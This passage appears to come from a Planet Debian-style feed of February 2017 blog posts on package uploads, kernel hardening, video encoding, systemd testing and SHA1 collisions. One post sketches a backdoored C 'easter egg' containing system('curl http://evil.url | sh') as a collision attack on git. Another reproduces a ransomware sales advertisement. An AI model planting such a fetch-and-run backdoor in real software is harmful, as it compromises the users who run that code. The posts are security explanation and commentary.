As a Debian FTP assistant I ACCEPTed 116 packages: autobahn-cpp, automat, bglibs, bitlbee, bmusb, bullet, case, certspotter, checkit-tiff, dash-el, dash-functional-el, debian-reference, el-x, elisp-bug-hunter, emacs-git-messenger, emacs-which-key, examl, genwqe-user, giac, golang-github-cloudflare-cfssl, golang-github-docker-goamz, golang-github-docker-libnetwork, golang-github-go-openapi-spec, golang-github-google-certificate-transparency, golang-github-karlseguin-ccache, golang-github-karlseguin-expect, golang-github-nebulouslabs-bolt, gpiozero, gsequencer, jel, libconfig-mvp-slicer-perl, libcrush, libdist-zilla-config-slicer-perl, libdist-zilla-role-pluginbundle-pluginremover-perl, libevent, libfunction-parameters-perl, libopenshot, libpod-weaver-section-generatesection-perl, libpodofo, libprelude, libprotocol-http2-perl, libscout, libsmali-1-java, libtest-abortable-perl, linux, linux-grsec, linux-signed, lockdown, lrslib, lua-curses, lua-torch-cutorch, mariadb-10.1, mini-buildd, mkchromecast, mocker-el, node-arr-exclude, node-brorand, node-buffer-xor, node-caller, node-duplexer3, node-ieee754, node-is-finite, node-lowercase-keys, node-minimalistic-assert, node-os-browserify, node-p-finally, node-parse-ms, node-plur, node-prepend-http, node-safe-buffer, node-text-table, node-time-zone, node-tty-browserify, node-widest-line, npd6, openoverlayrouter, pandoc-citeproc-preamble, pydenticon, pyicloud, pyroute2, pytest-qt, pytest-xvfb, python-biomaj3, python-canonicaljson, python-cgcloud, python-gffutils, python-h5netcdf, python-imageio, python-kaptan, python-libtmux, python-pybedtools, python-pyflow, python-scrapy, python-scrapy-djangoitem, python-signedjson, python-unpaddedbase64, python-xarray, qcumber, r-cran-urltools, radiant, repo, rmlint, ruby-googleauth, ruby-os, shutilwhich, sia, six, slimit, sphinx-celery, subuser, swarmkit, tmuxp, tpm2-tools, vine, wala & x265. I additionally filed 8 RC bugs against packages that had incomplete debian/copyright files against: checkit-tiff, dash-el, dash-functional-el, libcrush, libopenshot, mkchromecast, pytest-qt & x265.

Reproducible builds folks: Reproducible Builds: week 96 in Stretch cycle

Here's what happened in the Reproducible Builds effort between Sunday February 19 and Saturday February 25 2017: Reproducible work in other projects Upcoming Events Introduction to Reproducible Builds will be presented by Vagrant Cascadian at Scale15x in Pasadena, California, March 5th. On March 23rd Holger Levsen will give a talk at the German Unix User Group's "Fr hjahrsfachgespr ch" about Reproducible Builds everywhere. Verifying Software Freedom with Reproducible Builds will be presented by Vagrant Cascadian at Libreplanet2017 in Boston, March 25th-26th. Packages reviewed and fixed, and bugs filed Chris Lamb: Reviews of unreproducible packages 9 package reviews have been added, 3 have been updated and 1 has been removed in this week, adding to our knowledge about identified issues. Weekly QA work During our reproducibility testing, the following FTBFS bugs have been detected and reported by: diffoscope development diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. buildinfo.debian.net development buildinfo.debian.net is our experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them. Website development tests.reproducible-builds.org Misc. This week's edition was written by Chris Lamb, Ed Maste & Levsen and reviewed by a bunch of Reproducible Builds folks on IRC & the mailing lists.

Kees Cook: security things in Linux v4.10

Previously: v4.9. Here s a quick summary of some of the interesting security things in last week s v4.10 release of the Linux kernel: PAN emulation on arm64 Catalin Marinas introduced ARM64_SW_TTBR0_PAN, which is functionally the arm64 equivalent of arm s CONFIG_CPU_SW_DOMAIN_PAN. While Privileged eXecute Never (PXN) has been available in ARM hardware for a while now, Privileged Access Never (PAN) will only be available in hardware once vendors start manufacturing ARMv8.1 or later CPUs. Right now, everything is still ARMv8.0, which left a bit of a gap in security flaw mitigations on ARM since CONFIG_CPU_SW_DOMAIN_PAN can only provide PAN coverage on ARMv7 systems, but nothing existed on ARMv8.0. This solves that problem and closes a common exploitation method for arm64 systems. thread_info relocation on arm64 As done earlier for x86, Mark Rutland has moved thread_info off the kernel stack on arm64. With thread_info no longer on the stack, it s more difficult for attackers to find it, which makes it harder to subvert the very sensitive addr_limit field. linked list hardening
I added CONFIG_BUG_ON_DATA_CORRUPTION to restore the original CONFIG_DEBUG_LIST behavior that existed prior to v2.6.27 (9 years ago): if list metadata corruption is detected, the kernel refuses to perform the operation, rather than just WARNing and continuing with the corrupted operation anyway. Since linked list corruption (usually via heap overflows) are a common method for attackers to gain a write-what-where primitive, it s important to stop the list add/del operation if the metadata is obviously corrupted. seeding kernel RNG from UEFI A problem for many architectures is finding a viable source of early boot entropy to initialize the kernel Random Number Generator. For x86, this is mainly solved with the RDRAND instruction. On ARM, however, the solutions continue to be very vendor-specific. As it turns out, UEFI is supposed to hide various vendor-specific things behind a common set of APIs. The EFI_RNG_PROTOCOL call is designed to provide entropy, but it can t be called when the kernel is running. To get entropy into the kernel, Ard Biesheuvel created a UEFI config table (LINUX_EFI_RANDOM_SEED_TABLE_GUID) that is populated during the UEFI boot stub and fed into the kernel entropy pool during early boot. arm64 W^X detection As done earlier for x86, Laura Abbott implemented CONFIG_DEBUG_WX on arm64. Now any dangerous arm64 kernel memory protections will be loudly reported at boot time. 64-bit get_user() zeroing fix on arm
While the fix itself is pretty minor, I like that this bug was found through a combined improvement to the usercopy test code in lib/test_user_copy.c. Hoeun Ryu added zeroing-on-failure testing, and I expanded the get_user()/put_user() tests to include all sizes. Neither improvement alone would have found the ARM bug, but together they uncovered a typo in a corner case. no-new-privs visible in /proc/$pid/status
This is a tiny change, but I like being able to introspect processes externally. Prior to this, I wasn t able to trivially answer the question is that process setting the no-new-privs flag? To address this, I exposed the flag in /proc/$pid/status, as NoNewPrivs. That s all for now! Please let me know if you saw anything else you think needs to be called out. :) I m already excited about the v4.11 merge window opening

2017, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

Gunnar Wolf: Much belated book presentation, this Saturday

Once again, I'm making an announcement mainly for my local circle of friends and (gasp!) followers. For those of you over 100Km away from Mexico City, please disregard this message. Back in July 2015, and after two years of hard work, my university finished the publishing step of my second book. This is a textbook for the subject I teach at Computer Engineering: Operating Systems Fundamentals. The book is, from its inception, fully available online under a permissive (CC-BY) license. One of the books aimed contributions is to present a text natively written in Spanish. Besides, our goal (I coordinated a team of authors, working with two colleagues from Rosario, Argentina, and one from Cauca, Colombia) was to provide a book students can easily and legally share with no legal issues. I have got many good reviews so far, and after teaching based on it for four years (while working on it and after its publication), I can attest the material is light enough to fit in a Bachelors level degree, while it's deep enough to make our students sweat healthily ;-) Anyway: I have been scheduled to present the book at my university's main book show, 38 Feria Internacional del Libro del Palacio de Miner a this Saturday, 2017.03.04 16:00; Sal n Manuel Tols . What's even better: This time, I won't be preparing a speech! The book will be presented by my two very good friends, Jos Mar a Serralde and Rolando Cedillo. Both of them are clever, witty, fun, and a real honor to work with. Of course, having them present our book is more than a double honor. So, everybody who can make it: FIL Miner a is always great and fun. Come share the love! Come have a book! Or, at least, have a good time and a nice chat with us!
Urvika Gola: Outreachy- Week 8 & 9 Progress

Working with 9-Patch Images, Adapter Classes, Layouts in Android. Before starting this new task I never wondered .. How does that bubble around our chat messages wraps around the width of the text written by us?? . The image being used as the background of our messages are called 9-Patch images. They stretch themselves according to the text length and font size! Android will automatically resize to accommodate the contents , like

ninepatch_examples-1

Source- developer.android.com

How great it would be if the clothes we wear could also work the same way.
Fit according to the body-size. I could then still wear my childhood cute nostalgic dresses..
Below, are the 9-Patch image I edited. There are two set of bubble images which are different for incoming and outgoing SIP messages. bubble_incoming-9 bubble1-9 These images have to be designed a certain way and should be stored as the smallest size and leave 1px to all sides. Details are clearly explained in Android Documentation https://developer.android.com/guide/topics/graphics/2d-graphics.html#nine-patch Then, save the image by concatenating .9 between the file name and extension. For example if your image name is bubble.png. Rename it to bubble.9.png They should be stored like any other image file in res/drawable folder. Using 9-patch images these problems are taken care of
  1. The image proportions are set according to different screen sizes automatically.
    You don t have to create multiple PNGs of different pixels for multiple screen sizes.
  2. The image resizes itself accroding to the Text size set in the user s phone.
I had to modify the existing Lumicall SIP Message screen which had simple ListView as the chat message holder and replace it with 9-patch bubble images to make it more interactive
Voila! What a simple way to provide a simple yet valuable usability feature.

27 February 2017

Joey Hess: making git-annex secure in the face of SHA1 collisions

git-annex has never used SHA1 by default. But, there are concerns about SHA1 collisions being used to exploit git repositories in various ways. Since git-annex builds on top of git, it inherits its foundational SHA1 weaknesses. Or does it? Interestingly, when I dug into the details, I found a way to make git-annex repositories secure from SHA1 collision attacks, as long as signed commits are used (and verified). When git commits are signed (and verified), SHA1 collisions in commits are not a problem. And there seems to be no way to generate usefully colliding git tree objects (unless they contain really ugly binary filenames). That leaves blob objects, and when using git-annex, those are git-annex key names, which can be secured from being a vector for SHA1 collision attacks. This needed some work on git-annex, which is now done, so look for a release in the next day or two that hardens it against SHA1 collision attacks. For details about how to use it, and more about why it avoids git's SHA1 weaknesses, see https://git-annex.branchable.com/tips/using_signed_git_commits/. My advice is, if you are using a git repository to publish or collaborate on binary files, in which it's easy to hide SHA1 collisions, you should switch to using git-annex and signed commits. PS: Of course, verifying gpg signatures on signed commits adds some complexity and won't always be done. It turns out that the current SHA1 known-prefix collision attack cannot be usefully used to generate colliding commit objects, although a future common-prefix collision attack might. So, even if users don't verify signed commits, I believe that repositories using git-annex for binary files will be as secure as git repositories containing binary files used to be. How-ever secure that might be..

Matthew Garrett: The Fantasyland Code of Professionalism is an abuser's fantasy

The Fantasyland Institute of Learning is the organisation behind Lambdaconf, a functional programming conference perhaps best known for standing behind a racist they had invited as a speaker. The fallout of that has resulted in them trying to band together events in order to reduce disruption caused by sponsors or speakers declining to be associated with conferences that think inviting racists is more important than the comfort of non-racists, which is weird in all sorts of ways but not what I'm talking about here because they've also written a "Code of Professionalism" which is like a Code of Conduct except it protects abusers rather than minorities and no really it is genuinely as bad as it sounds.

The first thing you need to know is that the document uses its own jargon. Important here are the concepts of active and inactive participation - active participation is anything that you do within the community covered by a specific instance of the Code, inactive participation is anything that happens anywhere ever (ie, active participation is a subset of inactive participation). The restrictions based around active participation are broadly those that you'd expect in a very weak code of conduct - it's basically "Don't be mean", but with some quirks. The most significant is that there's a "Don't moralise" provision, which as written means saying "I think people who support slavery are bad" in a community setting is a violation of the code, but the description of discrimination means saying "I volunteer to mentor anybody from a minority background" could also result in any community member not from a minority background complaining that you've discriminated against them. It's just not very good.

Inactive participation is where things go badly wrong. If you engage in community or professional sabotage, or if you shame a member based on their behaviour inside the community, that's a violation. Community sabotage isn't defined and so basically allows a community to throw out whoever they want to. Professional sabotage means doing anything that can hurt a member's professional career. Shaming is saying anything negative about a member to a non-member if that information was obtained from within the community.

So, what does that mean? Here are some things that you are forbidden from doing:
Now, clearly, some of these are unintentional - I don't think the authors of this policy would want to defend the idea that you can't report something to the police, and I'm sure they'd be willing to modify the document to permit this. But it's indicative of the mindset behind it. This policy has been written to protect people who are accused of doing something bad, not to protect people who have something bad done to them.

There are other examples of this. For instance, violations are not publicised unless the verdict is that they deserve banishment. If a member harasses another member but is merely given a warning, the victim is still not permitted to tell anyone else that this happened. The perpetrator is then free to repeat their behaviour in other communities, and the victim has to choose between either staying silent or warning them and risk being banished from the community for shaming.

If you're an abuser then this is perfect. You're in a position where your victims have to choose between their career (which will be harmed if they're unable to function in the community) and preventing the same thing from happening to others. Many will choose the former, which gives you far more freedom to continue abusing others. Which means that communities adopting the Fantasyland code will be more attractive to abusers, and become disproportionately populated by them.

I don't believe this is the intent, but it's an inevitable consequence of the priorities inherent in this code. No matter how many corner cases are cleaned up, if a code prevents you from saying bad things about people or communities it prevents people from being able to make informed choices about whether that community and its members are people they wish to associate with. When there are greater consequences to saying someone's racist than them being racist, you're fucking up badly.

comment count unavailable comments

Steinar H. Gunderson: 10-bit H.264 tests



Following the post about 10-bit Y'CbCr earlier this week, I thought I'd make an actual test of 10-bit H.264 compression for live streaming. The basic question is; sure, it's better-per-bit, but it's also slower, so it is better-per-MHz? This is largely inspired by Ronald Bultje's post about streaming performance, where he largely showed that HEVC is currently useless for live streaming from software; unless you can encode at x264's veryslow preset (which, at 720p60, means basically rather simple content and 20 cores or so), the best x265 presets you can afford will give you worse quality than the best x264 presets you can afford. My results will maybe not be as scientific, but hopefully still enlightening. I used the same test clip as Ronald, namely a two-minute clip of Tears of Steel. Note that this is an 8-bit input, so we're not testing the effects of 10-bit input; it's just testing the increased internal precision in the codec. Since my focus is practical streaming, I ran the last version of x264 at four threads (a typical desktop machine), using one-pass encoding at 4000 kbit/sec. Nageru's speed control has 26 presets to choose from, which gives pretty smooth steps between neighboring ones, but I've been sticking to the ten standard x264 presets (ultrafast, superfast, veryfast, faster, fast, medium, slow, slower, veryslow, placebo). Here's the graph: The x-axis is seconds used for the encode (note the logarithmic scale; placebo takes 200 250 times as long as ultrafast). The y-axis is SSIM dB, so up and to the left is better. The blue line is 8-bit, and the red line is 10-bit. (I ran most encodes five times and averaged the results, but it doesn't really matter, due to the logarithmic scale.) The results are actually much stronger than I assumed; if you run on (8-bit) ultrafast or superfast, you should stay with 8-bit, but from there on, 10-bit is on the Pareto frontier. Actually, 10-bit veryfast (18.187 dB) is better than 8-bit medium (18.111 dB), while being four times as fast! But not all of us have a relation to dB quality, so I chose to also do a test that maybe is a bit more intuitive, centered around bitrate needed for constant quality. I locked quality to 18 dBm, ie., for each preset, I adjusted the bitrate until the SSIM showed 18.000 dB plus/minus 0.001 dB. (Note that this means faster presets get less of a speed advantage, because they need higher bitrate, which means more time spent entropy coding.) Then I measured the encoding time (again five times) and graphed the results: x-axis is again seconds, and y-axis is bitrate needed in kbit/sec, so lower and to the left is better. Blue is again 8-bit and red is again 10-bit. If the previous graph was enough to make me intrigued, this is enough to make me excited. In general, 10-bit gives 20-30% lower bitrate for the same quality and CPU usage! (Compare this with the supposed up to 50% benefits of HEVC over H.264, given infinite CPU usage.) The most dramatic example is when comparing the medium presets directly, where 10-bit runs at 2648 kbit/sec versus 3715 kbit/sec (29% lower bitrate!) and is only 5% slower. As one progresses towards the slower presets, the gap is somewhat narrowed (placebo is 27% slower and only 24% lower bitrate), but in the realistic middle range, the difference is quite marked. If you run 3 Mbit/sec at 10-bit, you get the quality of 4 Mbit/sec at 8-bit. So is 10-bit H.264 a no-brainer? Unfortunately, no; the client hardware support is nearly nil. Not even Skylake, which can do 10-bit HEVC encoding in hardware (and 10-bit VP9 decoding), can do 10-bit H.264 decoding in hardware. Worse still, mobile chipsets generally don't support it. There are rumors that iPhone 6s supports it, but these are unconfirmed; some Android chips support it, but most don't. I guess this explains a lot of the limited uptake; since it's in some ways a new codec, implementers are more keen to get the full benefits of HEVC instead (even though the licensing situation is really icky). The only ones I know that have really picked it up as a distribution format is the anime scene, and they're feeling quite specific pains due to unique content (large gradients giving pronounced banding in undithered 8-bit). So, 10-bit H.264: It's awesome, but you can't have it. Sorry :-)
25 February 2017

Stefano Zacchiroli: Software Freedom Conservancy matching

become a Conservancy supporter by February 28th and have your donation matched Non-profits that provide project support have proven themselves to be necessary for the success and advancement of individual projects and Free Software as a whole. The Free Software Foundation (founded in 1985) serves as a home to GNU projects and a canonical list of Free Software licenses. The Open Source Initiative came about in 1998, maintaining the Open Source Definition, based on the Debian Free Software Guidelines, with affiliate members including Debian, Mozilla, and the Wikimedia Foundation. Software in the Public Interest (SPI) was created in the late 90s largely to act as a fiscal sponsor for projects like Debian, enabling it to do things like accept donations and handle other financial transactions. More recently (2006), the Software Freedom Conservancy was formed. Among other activities like serving as a fiscal sponsor, infrastructure provider, and support organization for a number of free software projects including Git, Outreachy, and the Debian Copyright Aggregation Project they protect user freedom via copyleft compliance and GPL enforcement work. Without a willingness to act when licenses are violated, copyleft has no power. Through communication, collaboration, and only as last resort litigation, the Conservancy helps everyone who uses a freedom respecting license. The Conservancy has been aggressively fundraising in order to not just continue its current operations, but expand their work, staff, and efforts. They recently launched a donation matching campaign thanks to the generosity and dedication of an anonymous donor. Everyone who joins the Conservancy as a annual Supporter by February 28th will have their donation matched. A number of us are already supporters, and hope you will join us in supporting the world of an organization that supports us.

Martin Pitt: systemd 233 about to be released, please help testing

systemd 233 is scheduled to be released next week, and there is only a handful of small issues left. As usual there are tons of improvements and fixes, but the most intrusive one probably is another attempt to move from legacy cgroup v1 to a hybrid setup where the new unified (cgroup v2) hierarchy is mounted at /sys/fs/cgroup/unified/ and the legacy one stays at /sys/fs/cgroup/ as usual. This should provide an easier path for software like Docker or LXC to migrate to the unified hiearchy, but even that hybrid mode broke some bits. While systemd 233 will not make it into Debian stretch or Ubuntu zesty, as both are in feature freeze, it will soon be available in Debian experimental, and in the next Ubuntu release after 17.04 gets released. Thus now is another good time to give this some thorough testing! To help with this, please give the PPA with builds from upstream master a spin. In addition to the usual packages for Ubuntu 16.10 I also uploaded a build for Ubuntu zesty, and a build for Debian stretch (aka testing) which also works on Debian sid. You can use that URL as an apt source:
deb [trusted=yes] https://people.debian.org/~mpitt/tmp/systemd-master-20170225/ /
These packages pass our autopkgtests and I tested them manually too. LXC and LXD work fine, docker.io/runc needs a fix which I uploaded to Ubuntu zesty. (It s not yet available in Debian, sorry.) Please file reports about regressions on GitHub, but please also le me know about successes on my Google+ page so that we can get some idea about how many people tested this. Thank you, and happy booting!

24 February 2017

Gunnar Wolf: Started getting ads for ransomware. Coincidence?

Very strange. Verrrry strange. Yesterday I wrote a blog post on spam stuff that has been hitting my mailbox. Nothing too deep, just me scratching my head. Coincidentally (I guess/hope), I have been getting messages via my Bitlbee to one of my Jabber accounts, offering me ransomware services. I am reproducing it here, omitting of course everything I can recognize as their brand names related URLs (as I'm not going to promote the 3vi1-doers). I'm reproducing this whole as I'm sure the information will be interesting for some.
*BRAND* Ransomware - The Most Advanced and Customisable you've Ever Seen
Conquer your Independence with *BRAND* Ransomware Full Lifetime License!
* UNIQUE FEATURES
* NO DEPENDENCIES (.net or whatever)!!!
* Edit file Icon and UAC - Works on All Windows Versions
* Set Folders and Extensions to Encrypt, Deadline and Russian Roulette
* Edit the Text, speak with voice (multilang) and Colors for Ransom Window
* Enable/disable USB infect, network spread & file melt
* Set Process Name, sleep time, update ransom amount, Give mercy button
* Full-featured headquarter (for Windows) with unlimited builds, PDF reports, charts and maps, totally autonomous operation
* PHP Bridges instead of expensive C&C servers!
* Automatic Bitcoin payment detection (impossible to bypass/crack - we challege who says the contrary to prove what they say!)
* Totally/Mathematically IMPOSSIBLE to DECRYPT! Period.
* Award-Winning Five-Stars support and constant updates!
* We Have lot vouchs in *BRAND* Market, can check!
Watch the promo video: *URL*
Screenshots: *URL*
Website: *URL*
Price: $389
Promo: just $309 - 20% OFF! until 25th Feb 2017
Jabber: *JID*
I think I can comment on this with my students. Hopefully, this is interesting to others.
Now... I had never received Jabber-spam before. This message has been sent to me 14 times in the last 24 hours (all from different JIDs, all unknown to me). I hope this does not last forever :-/ Otherwise, I will have to learn more on how to configure Bitlbee to ignore contacts not known to me. Grrr...

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

Next.

Previous.